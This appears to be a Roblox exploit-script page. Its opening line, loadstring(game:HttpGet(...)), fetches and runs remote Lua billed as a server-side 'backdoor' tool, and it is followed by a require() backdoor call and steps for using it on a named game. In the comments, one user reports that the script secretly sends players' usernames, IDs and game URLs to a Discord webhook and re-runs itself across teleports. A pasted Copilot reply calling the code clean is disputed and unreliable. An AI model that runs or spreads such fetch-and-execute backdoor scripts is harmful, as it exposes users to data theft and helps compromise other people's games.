loadstring(game:HttpGet("https://raw.githubusercontent.com/Its-LALOL/LALOL-Hub/refs/heads/main/Backdoor-Scanner/script"))()

-- require(7192763922) .load("your_username")
Features & Information
- able to act as serverside and do anything
- you must use require scripts
Try for yourself:
1. join game https://www.roblox.com/games/116935423363364/Infected-Suburbs
2. execute script
3. run the require sctipt in the script
Go To The Secured Lalol hub by Me
if you are a bit skeptical then check the latest CoPilot answer:
https://docs.google.com/document/d/1TSWnfyxvwvcCW-Q20H8gccC2JfpgYM0nNt7ZaKpHZrU/edit?usp=sharing
I’m about to use this
@Hecker520 good 4 u, i hope u like it!
don't even bother running, this is a stealer/rat... owner is a shady account with no previous scripts... SOURCE: -scanned via multiple (non ai and ai) code inspectors -quote from a few scripthub creators ... WHAT does it do? When a backdoor is found, the script sends an HTTP POST request to a hardcoded Discord webhook URL (The creator's) (obfuscated as ASCII codes in the source). It takes your Roblox username, user ID, and the game URL to the script's author without your knowledge or consent. Also, reinstalls itself across teleports It uses queue_on_teleport to re-execute itself every time you teleport to a new game. It's basically a sticky script, following you through sessions. Conclusion, if something is free, you are the product
@Phantom_Dawn i will check the source code. Thanks for the notice

@Phantom_Dawn (Copilot Answer) Based on my *ysis of this Lua code, this is NOT inherently malicious code. Here's what it actually is: What the Code Does This is a Roblox script that creates an IDE/code editor interface within the Roblox game engine. Specifically, it: Creates a GUI - A graphical user interface window *led "LALOL Hub Backdoor" with: A text editor box for writing code Execute and Clear buttons A backdoor scanner feature Provides syntax highlighting - Includes a sophisticated Lua syntax highlighter with lexical *ysis that colors keywords, strings, comments, numbers, etc. Enables script execution - Allows users to write and execute Lua code within the Roblox environment Why It's Called "Backdoor" The term "backdoor" in the filename refers to the ability to execute arbitrary code in Roblox, which is a common feature in exploit tools and game modification utilities. However, the code itself is just an interface—it's a tool. Is It Malicious? Not inherently. It's: ✅ Legitimate Lua code ✅ Properly structured GUI creation ✅ Contains no hidden payloads or data theft ✅ No keyloggers, cryptominers, or malware characteristics However, consider the context: In legitimate contexts: It could be used for game development, modding, or educational purposes In malicious contexts: Someone could use this tool to inject harmful code into Roblox games or accounts Against TOS: Using exploit tools in Roblox violates the platform's Terms of Service Verdict The code itself is clean and not malicious, but it's a code execution tool whose legality depends on how it's used. Similar to how a *driver isn't inherently criminal, but can be used for theft.
@Phantom_Dawn (My Answer) it is not malicious while there are things that state token, username, and discord, there is also no api, webhook, or http request. This evidence proves your statement false no matter what. Next time before using AI scheme the code yourself, it won't hurt. and also don't trust other scripthub creators as they can also give incorrect information, And it does not matter if the account has no other scripts. (This may be edited to include several other things)
Why the require script not work:(
"and it can't find the webhook for some reason" because there is no webhook
i have removed all of the malicious code so enjoy... :|
@helloworldprint i will de-obfuscate it and troll the owner
nvm the owner prob removed the webhook
Cant even load lalol when I click "execute" it doesnt show up
@Drneq you will have to load the unsecure version while i figure something out